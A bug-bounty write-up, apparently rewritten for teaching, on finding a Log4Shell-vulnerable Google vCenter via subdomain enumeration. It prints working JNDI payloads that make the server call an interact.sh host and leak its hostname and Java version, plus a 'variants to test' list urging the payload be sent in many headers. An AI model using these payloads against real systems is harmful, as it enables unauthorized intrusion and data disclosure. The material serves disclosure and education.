Log4shell in google $1337.00
A Google-owned vCenter instance was vulnerable to Log4Shell, allowing an attacker to trigger outbound LDAP requests and potentially achieve remote code execution. The reporter demonstrated the vulnerability by receiving callbacks and extracting the Java version.

Looking through the google cloud console for products “https://console.cloud.google.com” to look for bugs i came across VMware Engine.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Google Cloud Console exposes a catalogue of products at https://console.cloud.google.com. While browsing that catalogue looking for bugs, the researcher came across VMware Engine. Clicking the product entry redirected to https://service.cloudvmwareengine.google.


The reasoning that followed is the core of the finding: Google runs its own products internally, so a Google-operated VMware Engine deployment might expose a vCenter instance that was still vulnerable to Log4Shell. The researcher went looking for one and found it.
Setup
The tools used were:
subfinderfor subdomain enumeration ofcloudvmwareengine.google.httpxfor probing, CNAME resolution, status codes, titles and redirect following.interactsh-clientas a local DNS interaction client, run with-v.- A canary token generated at
https://canarytokens.org/generate.
The researcher's own note is that the Log4j issue had just exploded in December, which is why the report was held back at first.
Finding it
Subdomain enumeration was done with a single pipeline:
subfinder -d cloudvmwareengine.google | httpx -cname -probe -status-code -silent -title -follow-redirects -threads 1000 | egrep -v ".(FAILED|503|404)"
subfinder enumerates subdomains of the apex, httpx probes each one and prints CNAME, status code and page title while following redirects, and the egrep -v filters out failed, 503 and 404 results so only live hosts remain.
That surfaced:
https://vcenter.9181548.us-central1.sddc-stg.cloudvmwareengine.google
According to the researcher, this was a vCenter used by Google and vulnerable to Log4j.
Requesting /ui redirected to:
https://vcenter.9181548.us-central1.sddc-stg.cloudvmwareengine.google/websso/SAML2/SSO/[redacted]?SAMLRequest=
Seeing [redacted] in the SSO path excited the researcher.
Exploitation
Step 1: confirm out-of-band interaction
A local interactsh client was started:
interactsh-client -v
Then a JNDI payload was placed in a header on the request to the vCenter:
X-Fowarded-For: ${jndi:ldap://x${hostName}.L4J.whatever.interact.sh/a}
The header name is misspelled in the report (X-Fowarded-For), and it is reproduced here exactly as sent. The server took a while to respond and returned 403 Forbidden, but an interaction arrived from the server anyway.
At this point the researcher deliberately did not submit. The Log4j issue had just become widely known in December, and the decision was to give Google time to fix it internally. The domain was written into notes and left alone.
Step 2: re-check after a month and a half
Roughly six weeks later the host was tested again. It was still vulnerable. Everything was set up again, and this time a canary token was generated at https://canarytokens.org/generate and used first. The same request was sent. The server again took a long time to load and again answered 403 Forbidden, and a few moments later the canary notification arrived.

Step 3: extract the Java version
With the interaction confirmed, the next payload was aimed at reading a system property:
X-Forwarded-For: ${jndi:ldap://${hostName}.§§.${sys:java.version}.whatever.interact.sh}
Here the header name is spelled correctly.

A couple of seconds later the interaction came back with the Java version in it. The researcher states that full escalation was possible from here, and stopped testing immediately rather than going further.
Root cause
The vulnerable component was a vCenter instance used by Google that was vulnerable to Log4j. The ${hostName} and ${sys:java.version} lookups show that arbitrary Log4j lookups were evaluated, not merely that the string was stored.
Why the existing defences did not stop it is not described in the report.
Impact
The researcher describes this as a potential RCE and says that full escalation was possible, but did not carry it out. What was actually demonstrated is out-of-band interaction from the server and disclosure of the Java version through a DNS lookup. The report does not describe any data access, and the researcher explicitly notes that user data was not the aim: the goal was access to Google internals. The researcher notes that user data was not the aim: the goal was access to Google internals.
Fix
The report does not describe the fix that was applied. The issue was triaged and accepted as P0 and s0 right away.

A week later the reward email arrived.


The researcher asked Google for clarity on the reward and reports that the explanation made sense afterwards.
Variants to test
- Enumerate other product-specific apexes reachable from the Cloud Console and run the same subdomain pipeline against them. A positive result is a live host whose title or redirect reveals an internal service such as a management console.
- Look for SSO redirect paths that contain an internal domain suffix (here
[redacted]). A positive result is a redirect to/websso/SAML2/SSO/<internal-domain>on a host you did not expect to be Google-operated. - Send the
${jndi:ldap://x${hostName}.<id>.interact.sh/a}payload in headers that proxies and management appliances commonly log, includingX-Forwarded-For,User-Agent,Refererand authentication headers. A positive result is a DNS interaction from the target even when the HTTP response is 403 or 500. - Use
${sys:java.version}nested in the lookup hostname to fingerprint the runtime. A positive result is an interaction whose hostname contains a version string. - Re-test hosts that were vulnerable weeks earlier before assuming they were patched. A positive result is a second interaction from the same host after the interval.
- Use a canary token as a second, independent confirmation channel alongside interactsh. A positive result is a token notification arriving shortly after a request that returned an error status.
Thanks to the Google team, whose response time the researcher singles out as the fastest seen, and who handled the report professionally throughout.
What happened, in plain words
A security researcher was browsing the public catalogue of products inside Google Cloud Console, the web page where Google lists all the cloud services it offers. While looking for bugs, they clicked on a product called VMware Engine and noticed that it redirected them to a different website. That small observation led them to guess that Google might be running its own internal copy of that product, and that this internal copy might still be vulnerable to a very serious bug called Log4Shell. They went looking, found such a server, and confirmed the vulnerability. Google accepted the report as a top-priority issue.
This article walks through exactly what they did, step by step, explaining every technical idea from scratch. You only need to know how to use a browser to follow along.
Background: what is Google Cloud Console and VMware Engine?
Google Cloud Console is a website at https://console.cloud.google.com. Think of it as a shopping catalogue for cloud services: you log in, browse products, and click on the ones you want to use. Each product entry is a link that takes you to that product's own management page.
VMware Engine is one of those products. It lets organisations run VMware's virtualisation software (a way of running many virtual computers on one physical machine) inside Google's cloud. When the researcher clicked the VMware Engine entry, the browser was redirected to https://service.cloudvmwareengine.google.
A redirect is simply the server telling your browser "the page you asked for is actually over there, go to this new address instead". The new address, service.cloudvmwareengine.google, is a subdomain of cloudvmwareengine.google. A subdomain is a name that sits under a larger domain name, like a room inside a building. The building here is cloudvmwareengine.google, and service is one room in it.
The idea: Google runs its own products internally
The researcher knew that Google uses its own cloud products to run internal services. So they reasoned: if Google runs VMware Engine for itself, there might be an internal management server (called a vCenter) exposed on the internet, and that server might still be running a vulnerable version of a logging library called Log4j. Finding such a server would be a serious bug.
To understand why, you need to know what Log4j and Log4Shell are.
Log4j is a piece of software that many Java programs use to write log messages. A log is a diary: programs write down what happened (who logged in, what request came in, what error occurred) so that administrators can later see what went on. Log4j is one of the most widely used logging libraries in the world.
Log4Shell is a critical vulnerability in Log4j, disclosed in December 2021. The flaw is that Log4j interprets certain special text inside a log message. If a log message contains something like ${jndi:ldap://...}, Log4j does not just write it down; it tries to look up that address over the network. An attacker who can get their text into a log message can therefore make the server contact a server the attacker controls. That is called an out-of-band interaction: the attacker learns about it through a separate channel (the network connection the server makes), not through the normal response.
JNDI (Java Naming and Directory Interface) is a Java feature for looking up resources by name. LDAP is a protocol for directory lookups. In a Log4Shell attack, the ${jndi:ldap://...} string tells the vulnerable server to perform an LDAP lookup to an address the attacker chooses. Even if the lookup fails, the fact that the server tried to make the connection is proof that the vulnerability is present.
RCE stands for Remote Code Execution: an attacker can run their own commands on the victim's server. Log4Shell can lead to RCE, which is why it is considered so severe.
Step 1: finding subdomains
To find internal servers, the researcher looked for subdomains of cloudvmwareengine.google. A subdomain is a name like vcenter.cloudvmwareengine.google or service.cloudvmwareengine.google. Many organisations have dozens or hundreds of them, and some are not meant to be public.
They used a tool called subfinder, which queries public sources to discover subdomains. Then they piped the results into another tool, httpx, which visits each discovered name and reports what it finds. Finally, egrep filtered out the dead ends.
Here is the exact command:
subfinder -d cloudvmwareengine.google | httpx -cname -probe -status-code -silent -title -follow-redirects -threads 1000 | egrep -v ".(FAILED|503|404)"
Line by line:
subfinder -d cloudvmwareengine.googleasks subfinder to enumerate subdomains of the domaincloudvmwareengine.google. The-dflag means "domain".- The vertical bar
|is a pipe: it takes the output of the command on the left and feeds it as input to the command on the right. Think of it as a conveyor belt. httpxreceives each subdomain and probes it. The flags mean:-cname: also show the CNAME record. A CNAME is a DNS record that says "this name is an alias for that other name". It can reveal where a subdomain actually points.-probe: actually make a request to the host, rather than just resolving the name.-status-code: print the HTTP status code (200 for OK, 403 for forbidden, 404 for not found, and so on).-silent: suppress extra noise in the output.-title: print the title of the web page, which often reveals what the service is.-follow-redirects: if the server redirects, follow the redirect and report the final destination.-threads 1000: run up to 1000 checks in parallel, which makes the scan fast.
egrep -v ".(FAILED|503|404)"filters the output.egrepis a text search tool;-vmeans "invert the match", so it removes lines that containFAILED,503or404. The dot before the parenthesis is a wildcard matching any character. The result is that only live, working hosts remain.
This pipeline surfaced one host in particular:
https://vcenter.9181548.us-central1.sddc-stg.cloudvmwareengine.google
Let us read that hostname piece by piece:
vcenteris the name of VMware's management server. A vCenter is the central control panel for a VMware environment: it is where administrators manage virtual machines, storage and networking.us-central1is a Google Cloud region (a geographic location, here central United States).cloudvmwareengine.googleis the parent domain.
According to the researcher, this was a vCenter used by Google and it was vulnerable to Log4j.
Step 2: confirming it is Google-internal
To check what the server was, the researcher requested the path /ui on that host. The server responded with a redirect to:
https://vcenter.9181548.us-central1.sddc-stg.cloudvmwareengine.google/websso/SAML2/SSO/[redacted]?SAMLRequest=
A redirect means the server is telling the browser "go to this other URL". The interesting part is [redacted] inside the path. Seeing [redacted] in the single sign-on (SSO) path excited the researcher.
SSO (Single Sign-On) is a system that lets you log in once and access many services. The path /websso/SAML2/SSO/... is part of VMware's SSO mechanism. The SAMLRequest= parameter is part of the SAML protocol used for authentication.
Step 3: testing for Log4Shell with a DNS interaction
Now the researcher wanted to check whether the server was vulnerable to Log4Shell. The plan: send a request containing a special string that, if the server logs it with a vulnerable Log4j, will cause the server to make a DNS lookup to a domain the researcher controls. If that lookup happens, the researcher receives a notification, proving the vulnerability.
To receive such notifications, they started a local interactsh client:
interactsh-client -v
interactsh is a tool that gives you a unique domain name and listens for DNS or HTTP interactions to it. When a target server resolves that domain, interactsh records the interaction and shows it to you. The -v flag means verbose, so it prints more detail.
Then they sent a request to the vCenter with a custom HTTP header:
X-Fowarded-For: ${jndi:ldap://x${hostName}.L4J.whatever.interact.sh/a}
Let us break this down:
X-Fowarded-Foris an HTTP header name. Headers are extra pieces of information sent with every web request, like the "from" and "subject" lines of an email. The standard headerX-Forwarded-Foris used by proxies to record the original client's IP address. Here the name is misspelled asX-Fowarded-For(missing an "r"). The researcher reproduced it exactly as sent.${jndi:ldap://...}is the Log4Shell payload. If Log4j processes this string, it will try to perform a JNDI lookup to the LDAP URL inside.x${hostName}is a nested lookup.${hostName}is a Log4j lookup that resolves to the hostname of the server. So the actual domain that gets looked up will start withxfollowed by the server's hostname..L4J.whatever.interact.sh/ais the rest of the domain.L4Jis just a label (short for Log4j) to make the interaction easy to recognise.whatever.interact.shis the domain provided by interactsh. The/ais a path component, irrelevant for DNS but part of the LDAP URL.
The server took a while to respond and returned 403 Forbidden. A 403 means "I understood your request but I refuse to fulfil it". However, a few moments later, an interaction arrived from the server. The vulnerability was confirmed.
At this point the researcher decided not to report immediately. The Log4j issue had just exploded in December 2021, and they wanted to give Google time to fix it internally. They noted the domain and moved on.
Step 4: re-checking after a month and a half
About six weeks later, the researcher remembered the finding and checked whether Google had fixed it. The server was still vulnerable. They set everything up again, and this time used a canary token as an additional confirmation method.
A canary token is a unique URL or email address that triggers a notification when it is accessed. You generate one at a service like https://canarytokens.org/generate, and if anything ever contacts that token, you get an alert. It is like a tripwire.
They sent the same request again. The server again took a long time and returned 403 Forbidden, but a few moments later the canary notification arrived.
Step 5: extracting the Java version
With the interaction confirmed, the researcher wanted to learn more about the server. They sent another payload, this time using the correctly spelled header name:
X-Forwarded-For: ${jndi:ldap://${hostName}.§§.${sys:java.version}.whatever.interact.sh}
Explanation:
X-Forwarded-Foris the standard header name, spelled correctly this time.${hostName}is again the server's hostname.§§is a placeholder in the report. It likely stands for a separator or a value the researcher varied. The report does not explain it further.${sys:java.version}is a Log4j lookup that resolves to the version of Java running on the server. By placing it in the domain name, the researcher makes the server include its Java version in the DNS lookup. When the interaction arrives, the domain name will contain the version string.- The rest is the interactsh domain.
A couple of seconds later, the interaction came back with the Java version in it. The researcher states that full escalation (turning this into remote code execution) was possible from here, but they stopped testing immediately rather than going further.
Step 6: reporting and triage
The researcher reported the issue to Google. Because it was a potential RCE, it was triaged and accepted right away as P0 and s0. In Google's vulnerability reward program, P0 is the highest priority level, and s0 is the highest severity level. The researcher was very excited.
A week later, the reward email arrived.
The researcher asked Google for clarity on the reward. The report says that the explanation made sense afterwards.
Why it worked: root cause
The vulnerable component was a vCenter instance used by Google that was vulnerable to Log4j. The ${hostName} and ${sys:java.version} lookups showed that arbitrary Log4j lookups were being evaluated, not just stored.
The report does not describe why existing defences did not stop it.
Impact
The researcher describes this as a potential RCE and says that full escalation was possible, but did not carry it out. What was actually demonstrated is out-of-band interaction from the server and disclosure of the Java version through a DNS lookup. The researcher notes that user data was not the aim: the goal was access to Google internals.
Fix
The issue was triaged and accepted as P0 and s0 right away.
Variants to test
If you want to try similar research, here are some ideas based on this report:
- Enumerate other product-specific domains reachable from the Cloud Console and run the same subdomain pipeline against them. A positive result is a live host whose title or redirect reveals an internal service such as a management console.
- Look for SSO redirect paths that contain an internal domain suffix (here
[redacted]). A positive result is a redirect to/websso/SAML2/SSO/<internal-domain>on a host you did not expect to be Google-operated. - Send the
${jndi:ldap://x${hostName}.<id>.interact.sh/a}payload in headers that proxies and management appliances commonly log, includingX-Forwarded-For,User-Agent,Refererand authentication headers. A positive result is a DNS interaction from the target even when the HTTP response is 403 or 500. - Use
${sys:java.version}nested in the lookup hostname to fingerprint the runtime. A positive result is an interaction whose hostname contains a version string. - Re-test hosts that were vulnerable weeks earlier before assuming they were patched. A positive result is a second interaction from the same host after the interval.
- Use a canary token as a second, independent confirmation channel alongside interactsh. A positive result is a token notification arriving shortly after a request that returned an error status.
Thanks to the Google team, whose response time the researcher singles out as the fastest seen, and who handled the report professionally throughout.
Glossary
- API: Application Programming Interface; a way for one piece of software to talk to another, like a menu of commands.
- Bounty: A reward paid by a company to a security researcher who reports a bug.
- Canary token: A unique URL or email address that triggers a notification when accessed; used to detect unauthorised access.
- CNAME: A DNS record that maps one domain name to another (an alias).
- DNS: Domain Name System; the internet's phone book, translating names like
example.cominto IP addresses. - egrep: A command-line tool for searching text using patterns.
- Header (HTTP): Extra information sent with a web request or response, like
X-Forwarded-For. - httpx: A tool that probes web servers and reports status codes, titles, etc.
- interactsh: A tool that provides a unique domain and records interactions (DNS, HTTP) to it, used to detect out-of-band requests.
- Java: A programming language and runtime environment.
- JNDI: Java Naming and Directory Interface; a Java API for looking up resources by name.
- LDAP: Lightweight Directory Access Protocol; a protocol for accessing directory services.
- Log4j: A popular Java logging library.
- Log4Shell: A critical vulnerability in Log4j (CVE-2021-44228) allowing remote code execution via JNDI lookups.
- Out-of-band interaction: A connection made by the target to an attacker-controlled server, observed through a separate channel.
- P0/s0: Priority and severity levels in Google's vulnerability reward program; P0 is highest priority, s0 highest severity.
- RCE: Remote Code Execution; an attacker can run arbitrary commands on a victim's server.
- Redirect: A server response telling the browser to go to a different URL.
- SAML: Security Assertion Markup Language; an XML-based standard for exchanging authentication data, often used for SSO.
- SDDC: Software-Defined Data Center; a virtualised data centre.
- SSO: Single Sign-On; a system allowing one login to access multiple services.
- Subdomain: A domain that is part of a larger domain, e.g.
blog.example.comis a subdomain ofexample.com. - subfinder: A tool for discovering subdomains.
- Triage: The process of reviewing and prioritising a reported vulnerability.
- vCenter: VMware's central management server for virtualised environments.
- VMware Engine: A Google Cloud service for running VMware environments.
- 403 Forbidden: An HTTP status code meaning the server understood the request but refuses to authorise it.


